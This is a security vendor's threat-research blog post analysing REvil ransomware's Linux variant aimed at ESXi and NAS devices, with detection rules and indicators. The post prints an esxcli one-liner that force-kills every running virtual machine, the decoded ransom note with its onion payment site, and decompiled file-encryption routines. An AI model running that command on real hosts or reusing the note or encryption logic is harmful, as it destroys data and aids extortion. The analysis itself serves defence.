
REvil's new Linux version

cybersecurity.att.com/blogs/labs-research/revils-new-linux-version



1. AT&T Cybersecurity
2. Blog

July 1, 2021 | Fernando Martinez
This blog was jointly authored with Ofer Caspi.

Executive summary

The ransomware-as-a-service (RaaS) operation behind REvil have become one of the most prolific and successful threat groups since the ransomware first appeared in May 2019. REvil has been primarily used to target Windows systems. However, new samples have been identified targeting Linux systems. AT&T Alien Labs™ is closely monitoring the ransomware landscape and has already identified four of these samples in the wild during the last month, after receiving a tip from MalwareHuntingTeam. The purpose of this blog is to share recent findings and a summary of the adversary, malware family, and detection options.

Key Takeaways:

- REvil ransomware authors have expanded their arsenal to include Linux ransomware, which allows them to target ESXi and NAS devices.
- The new Linux version has similarities to the Windows version, which has impacted companies such as JBS, Acer, and Travelex, as already reported by the FBI and the media.

Background

REvil is also known as Sodinokibi or Sodin. It is a ransomware family operated as a ransomware-as-a-service (RaaS). Deployments of REvil were first observed in April 2019, exploiting a published vulnerability in Oracle WebLogic (CVE-2019-2725). Since then, REvil has become one of the most prolific RaaS groups, after being attributed ransom attacks to JBS, Acer, Travelex, and the most recent one U.K.-based fashion brand French Connection this week.

REVIL Victims

Company	Industry	Country
National Western Life	Financial	United States
Eurecat (Eurecat SA)	Energy	France, United States
Light S.A.	Energy	Brazil
Quest Worldwide	Consulting	Australia
Brown Forman Corporation	Food and Beverage Services	United States
Arafmi	Healthcare	Australia
4datanet.com	Information Technology	United States
malabs.com	Technology	United States
Viva Resorts	Hospitality	United States
Schramm Inc.	Manufacturing	United States
CAT RICAMBI SR	Automotive	Italy
Quanta Computer	Information Technology	Taiwan
JBS	Food and Beverage Services	Brasil, United States
Acer	Information Technology	Taiwan
Travelex	Financial	United Kingdom
French Connection	Fashion	United Kingdom

Grupo Fleury	Healthcare	Brazil
Invenergy	Energy	United States

Ransomware-as-a-service is a method for individuals to purchase prebuilt malware families for their own malicious use. RaaS has been sold on the dark web and has been the approach used by a variety of other criminal groups, such as DarkSide. One thing to keep in mind is RaaS is not limited to buyers who lack their own capabilities. For example, a highly skilled adversarial team supporting a nation state could make use of RaaS families to gain access into a targeted network to avoid pre- and post- compromise attribution and objective identification.

Analysis

The threat actors behind REvil ransomware have expanded their arsenal to include Linux ransomware. As announced on a dark web blog and reported by AdvIntel in early May 2021, REvil has ported their Windows ransomware version to the Linux architecture.

These software upgrades follow the trend seen in other popular RaaS groups, like DarkSide, where they have added Linux capabilities to include ESXi in their scope of potential targets. The hypervisor ESXi allows multiple virtual machines (VM) to share the same hard drive storage. However, this also enables attackers to encrypt the centralized virtual hard drives used to store data from across VMs, potentially causing disruptions to companies. According to the blog post, in addition to targeting ESXi, REvil is also targeting NAS devices as another storage platform with the potential to highly impact the affected companies.

In late May 2021 the first REvil ransomware samples affecting *nix systems and ESXi were observed in the wild. The samples are ELF64 executables, with similarities to the Windows REvil executable, being the most noticeable among the configuration options.

Before encrypting all the files, REvil runs the esxcli command line tool to list all running ESXi VMs and terminate them. By doing this, the attacker ensures no other VM is handling the files to be encrypted, avoiding corruption issues of the encrypted files. However, the executable has a specific parameter to run in silent mode, which avoids debugging without stopping any VMs.

```
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list | awk -F "\"*,\"*" '{system("esxcli vm process kill --type=force --world-id=" $1)}'
```

Figure 1: ESXi command to kill running VMs, as captured by Alien Labs.

In addition to the above-mentioned parameter, the threat actor can specify the number of threads to use (the default value is 50) and the path to encrypt. (By default, the malware will encrypt the current directory and its subfolders.)

During execution, the malware will first check if its configuration exists. The configuration file format is very similar to the one observed for REvil Windows samples, but with fewer fields. Some of the fields presented in both versions include:

- Pk: Base64-encoded value containing the attacker's public key used to encrypt files
- Sub: 7987 representing the affiliate identifier
- Dbg: Determines if the victim is Russian, terminating the execution if the language set in the victim’s system is not the expected one

- Nbody: Ransom note body contents encoded in base64; decoded contents are shown in Figure 3
- Nname: Ransom note filename
- Rdmcnt: Unique value not previously seen in REvil configurations
- Ext: Encrypted extension, which appears to be five random character; the observed extensions include .rhkrc, .qoxaq, .naixq, and . 7rspj.


```
{
    "pk" : "r58UPwgbaRk5py762WpY/rEsl1jd936THXwqUwID/iM=",
    "pid" : "$2a$12$V3e/gZmP0hFlQhnJLAyOM.Fsb56ksfw0p42oLlNwf2Jou485ElO4K",
    "sub" : "7987",
    "dbg" : false,
    "et" : 0,
    "nbody" : "LS0tPT09IFdlbGNvbWUuIEFnYWluLiA9PT0tLS0KClsrXSBXaGF0cyBIYXBwZW4/IFsrXQoKWW91ciBmaWxlcyBhcmUgZW5jcnlwdGVkLCBhbmQgY3VycmVudGx5IHVuYXZhaWxhYmxlLiBZb3UgY2FuIGNoZWNrIGl0OiBhbGwgZmlsZXMgb24geW91ciBzeXN0ZW0gaGFzIGV4dGVu
    c2lvbiB7RVhUfS4KQnkgdGhlIHdheSwgZXZlcnl0aGluZyBpcyBwb3NzaWJsZSB0byByZWNvdmVyIChyZXN0b3JlKSwgYnV0IHlvdSBuZWV
        kIHRvIGZvbGxvdyBvdXIgaW5zdHJ1Y3Rpb25zLiBPdGhlcndpc2UsIHlvdSBjYW50IHJldHVybiB5b3VyIGRhdGEgKE5FVkVSKS4KClsrXSBXaGF0IGd1YXJhbnRlZXM/IFsrXQoKSXRzIGp1c3QgYSBidXNpbmVzcy4gV2UgYWJzb2x1dGVseSBkbyBub3QgY2FyZSBhYm91dCB5b3UgYW5kIH
    lvdXIgZGVhbHMsIGV4Y2VwdCBnZXR0aW5nIGJlbmVmaXRzLiBJZiB3ZSBkbyBub3QgZG8gb3VyIHdvcmsgYW5kIGxpYWJpbGl0aWVzIC0gbm9ib2R5IHdpbGwgbm90IGNvb3BlcmF0ZSB3aXRoIHVzLiBJdHMgbm90IGluIG91ciBpbnRlcmVzdHMuClRvIGNoZWNrIHRoZSBhYmlsaXR5IG9mIHJld
    HVybmluZyBmaWxlcywgWW91IHNob3VsZCBnbyB0byBvdXIgd2Vic2l0ZS4gVGhlcmUgeW91IGNhbiBkZWNyeXB0IG9uZSBmaWxlIGZvciBmcmVlLiBUaGF0IGlzIG91ciBndWFyYW50ZWUuCklmIHlvdSB3aWxsIG5vdCBjb29wZXJhdGUgd2l0aCBvdXIgc2VydmljZSAtIGZvciB1cywgaXRzIGRv
    ZXMgbm90IG1hdHRlci4gQnV0IHlvdSB3aWxsIGxvc2UgeW91ciB0aW1lIGFuZCBkYXRhLCBjYXVzZSBqdXN0IHdlIGhhdmUgdGhlIHByaXZhdGUga2V5LiBJbiBwcmFjdGlzZSAtIHRpbWUgaXMgbXVjaCBtb3JlIHZhbHVhYmxlIHRoYW4gbW9uZXkuCgpbK10gSG93IHRvIGdldCBhY2Nlc3Mgb24
    gd2Vic2l0ZT8gWytdCgpZb3UgaGF2ZSB0d28gd2F5czoKCjEpIFtSZWNvbW1lbmRlZF0gVXNpbmcgYSBUT1IgYnJvd3NlciEKICBhKSBEb3dubG9hZCBhbmQgaW5zdGFsbCBUT1IgYnJvd3NlciBmcm9tIHRoaXMgc2l0ZTogaHR0cHM6Ly90b3Jwcm9qZWN0Lm9yZy8KICBiKSBPcGVuIG91ciB3ZW
    JzaXRlOiBodHRwOi8vYXBsZWJ6dTQ3d2dhemFwZHFrczZ2cmN2NnpjbmpwcGtieGJyNndrZXRmNTZuZjZhcTJubXlveWQub25pb24ve1VJRH0KCjIpIElmIFRPUiBibG9ja2VkIGluIHlvdXIgY291bnRyeSwgdHJ5IHRvIHVzZSBWUE4hIEJ1dCB5b3UgY2FuIHVzZSBvdXIgc2Vjb25kYXJ5IHdlY
    nNpdGUuIEZvciB0aGlzOgogIGEpIE9wZW4geW91ciBhbnkgYnJvd3NlciAoQ2hyb21lLCBGaXJlZm94LCBPcGVyYSwgSUUsIEVkZ2UpCiAgYikgT3BlbiBvdXIgc2Vjb25kYXJ5IHdlYnNpdGU6IGh0dHA6Ly9kZWNvZGVyLnJlL3tVSUR9CgpXYXJuaW5nOiBzZWNvbmRhcnkgd2Vic2l0ZSBjYW4g
    YmUgYmxvY2tlZCwgdGhhdHMgd2h5IGZpcnN0IHZhcmlhbnQgbXVjaCBiZXR0ZXIgYW5kIG1vcmUgYXZhaWxhYmxlLgoKV2hlbiB5b3Ugb3BlbiBvdXIgd2Vic2l0ZSwgcHV0IHRoZSBmb2xsb3dpbmcgZGF0YSBpbiB0aGUgaW5wdXQgZm9ybToKS2V5OgoKCntLRVl9CgoKLS0tLS0tLS0tLS0tLS0
    tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0KCiEhISBEQU5HRVIgISEhCkRPTlQgdHJ5IHRvIGNoYW5nZSBmaWxlcyBieSB5b3Vyc2VsZiwgRE9OVCB1c2UgYW55IHRoaXJkIHBhcnR5IHNvZnR3YXJlIGZvci
    ByZXN0b3JpbmcgeW91ciBkYXRhIG9yIGFudGl2aXJ1cyBzb2x1dGlvbnMgLSBpdHMgbWF5IGVudGFpbCBkYW1nZSBvZiB0aGUgcHJpdmF0ZSBrZXkgYW5kLCBhcyByZXN1bHQsIFRoZSBMb3NzIGFsbCBkYXRhLgohISEgISEhICEhIQpPTkUgTU9SRSBUSU1FOiBJdHMgaW4geW91ciBpbnRlcmVzd
    HMgdG8gZ2V0IHlvdXIgZmlsZXMgYmFjay4gRnJvbSBvdXIgc2lkZSwgd2UgKHRoZSBiZXN0IHNwZWNpYWxpc3RzKSBtYWtlIGV2ZXJ5dGhpbmcgZm9yIHJlc3RvcmluZywgYnV0IHBsZWFzZSBzaG91bGQgbm90IGludGVyZmVyZS4KISEhICEhISAhISEA",
    "nname" : "{EXT}-readme.txt",
    "rdmcnt" : 0,
    "ext" : ".rhkrc"
}
```


Figure 2: Hard-coded config file, as captured by Alien Labs.

```
Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practise - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/{UID}

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/{UID}

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:


{KEY}


-----------------------------------------------------------------------------------------

!!! DANGER !!!
DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus solutions - its may entail damge of the private key and, as result, The Loss all data.
!!! !!! !!!
ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.
!!! !!! !!!<0x00>
```

Figure 3: Hard-coded ransom note after decoding, as captured by Alien Labs.

The malware will loop through the target folder, encrypting the files in it. Before encryption, it will check to see if the file has already been encrypted by looking at the filename extension.

During encryption, the malware will generate a 64 bytes XOR key, based on the pk key given in the config file. It will use this key during the encryption process. After encryption, the malware will write the generated key “IV” at the end of each file and leave a ransom note in each folder.

```
    {
      v13 = ftell(stream);
      if ( v8 <= 3 || !(unsigned __int8)sub_40D765(ptr) )
      {
        if ( v10[74] > (unsigned int)v8 )
          v10[74] = v8;
        v12 = 0;
        while ( 1 )
        {
          if ( dword_71A600 )
          {
            if ( v12++ )
              break;
          }
          fseek(stream, v14, 0);
          oc_encrypt_data_((__int64)(v10 + 58), (__int64)ptr, (__int64)v4, v10[74]);
          fwrite(v4, (unsigned int)v10[74], 1uLL, stream);
          memset(ptr, 0, 0x100000uLL);
          memset(v4, 0, 0x100000uLL);
          fseek(stream, v13, 0);
          v14 = ftell(stream);
          v9 = fread(ptr, 1uLL, 0x100000uLL, stream);
          v13 = ftell(stream);
          v10[74] = v9;
          if ( !v9 )
            goto LABEL_16;
        }
        fseek(stream, 0LL, 2);
LABEL_16:
        fwrite(v10, 0xE8uLL, 1uLL, stream);   // write initial key stream at the end of file
        v15 = 1;
      }
    }
    else
    {
      fwrite("File error ", 1uLL, 0xBuLL, stderr);
    }
  }
  fclose(stream);
```

encrypting file data

overwriting file with encrypted data

adding initial key to end of file

Figure 4: Main encryption routine, as captured by Alien Labs.

```
__int64 __fastcall oc_encrypt_data_(__int64 key_iv, __int64 src, __int64 enc_data, unsigned int a4)
{
  __int64 result; // rax
  unsigned int v5; // [rsp+4h] [rbp-6Ch]
  char xor_key[76]; // [rsp+20h] [rbp-50h] BYREF
  unsigned int i; // [rsp+6Ch] [rbp-4h]

  v5 = a4;
  if ( a4 )
  {
    while ( 1 )
    {
      oc_get_xor_key((__int64)xor_key, key_iv);
      if ( !++*(_DWORD *)(key_iv + 32) )
        ++*(_DWORD *)(key_iv + 36);
      if ( v5 <= 64 )
        break;
      for ( i = 0; i <= 63; ++i )
        *(_BYTE *)(enc_data + i) = *(_BYTE *)(i + src) ^ xor_key[i];
      v5 -= 64;
      enc_data += 64LL;
      src += 64LL;
    }
    for ( i = 0; ; ++i )
    {
      result = i;
      if ( i >= v5 )
        break;
      *(_BYTE *)(enc_data + i) = *(_BYTE *)(i + src) ^ xor_key[i];
    }
  }
  return result;
}
```

Figure 5: Main encryption routine, as captured by Alien Labs.

The malware will log all the files it goes through, stating if the file was encrypted or if it was unable to encrypt due to OS protection.

```c
void __fastcall oc_enc_main(char *a1)
{
  if ( oc_check_extention(a1) )
  {
    printf("[%s] already encrypted\n", a1);
  }
  else if ( chmod(a1, 0700u) && chmod(a1, 0600u) )
  {
    printf("[%s] is protected by os\n", a1);
  }
  else
  {
    printf("Encrypting [%s]\n", a1);
    if ( (unsigned __int8)oc_encrypt_file(a1) != 1 )
    {
      printf("File [%s] was NOT encrypted\n", a1);
    }
    else
    {
      ++counter_encrypted_files;
      printf("File [%s] was encrypted\n", a1);
    }
    free(a1);
  }
}
```

Figure 6: Encryption logs, as captured by Alien Labs.

```
Revix 1.1c
Usage example: elf.exe --path /vmfs/ --threads 5
 without --path encrypts current dir
--silent (-s) use for not stoping VMs mode
!!!BY DEFAULT THIS SOFTWARE USES 50 THREADS!!!
Path: .
killing vmx-*
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list | awk -F "\"*,\"*" '{system("esxcli vm process kill --type=force --world-id=" $1)}'
sh: 1: esxcli: not found
Encrypting [./ea1872b2835128e3cb49a0bc27e4727ca33c4e6eba1e80422db19b505f965bc4]
Encrypting [./test2.txt]
Encrypting [./ea18]
Encrypting [./test.txt]
File [./ea18] was NOT encrypted
File [./test.txt] was encrypted
File [./ea1872b2835128e3cb49a0bc27e4727ca33c4e6eba1e80422db19b505f965bc4] was NOT encrypted
File [./test2.txt] was encrypted
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji ij.-----------.ji iji ifi iji iji iji
iji iji iji iji ij| ENCRYPTED |ji iji ifi iji iji iji
iji iji iji iji ij|- - - - - -|ji iji ifi iji iji iji
iji iji iji iji ij|  00000002 |ji iji ifi iji iji iji
iji iji iji iji ij|   FILES   |ji iji ifi iji iji iji
iji iji iji iji ij'___________'ji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
iji iji iji iji iji iji tYiji iji iji ifi iji iji iji
```

Figure 7: Execution output, as captured by Alien Labs. .

Conclusion

The threat actors behind REvil RaaS have rapidly developed a Linux version to compete against the recently released Linux version of DarkSide. It is hard to clarify if these two RaaS are competing against each other or collaborating team members, as stated by other security researchers. Nevertheless, both actors have been very active in the ransomware landscape during the last months, and these upgrades will keep them in the spotlight due to the increased attacking spectrum.

Appendix A. Detection Methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

YARA RULES

```
rule REvilLinux

{

    meta:

        author = "AlienLabs"

        description = "REvil Linux"

        sha256 =
"ea1872b2835128e3cb49a0bc27e4727ca33c4e6eba1e80422db19b505f965bc4  "

    strings:

        $func = "File [%s] was NOT encrypted"

        $sleep = "esxcli"

        $re = "[%s] is protected by os"

        $a3 = "Error create note in dir %s"

    condition:

        uint32(0) == 0x464C457F and 3 of them

}
```

Appendix B. Associated Indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
SHA256	ea1872b2835128e3cb49a0bc27e4727ca33c4e6eba1e80422db19b505f965bc4	REvil Linux sample

SHA256	d6762eff16452434ac1acc127f082906cc1ae5b0ff026d0d4fe725711db47763	REvil Linux sample
SHA256	796800face046765bd79f267c56a6c93ee2800b76d7f38ad96e5acb92599fcd4	REvil Linux sample
SHA256	3d375d0ead2b63168de86ca2649360d9dcff75b3e0ffa2cf1e50816ec92b3b7d	REvil Linux sample

Appendix C. Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0043: Reconnaissance
  - TA1592: Gather Victim Host Information
- TA0042: Resource Development
  - T1583: Acquire Infrastructure
  - T1587: Develop Capabilities
- TA0005: Defense Evasion
  - T1027: Obfuscated Files or Information
- TA0007: Discovery
  - T1083: File and Directory Discovery
- TA0009: Collection
  - T1005: Data from Local System
- TA0040: Impact
  - T1486: Data Encrypted for Impact

Share this with others

Tags: malware, alien labs, ransomware, otx pulse, security, labs, linux, raas, revil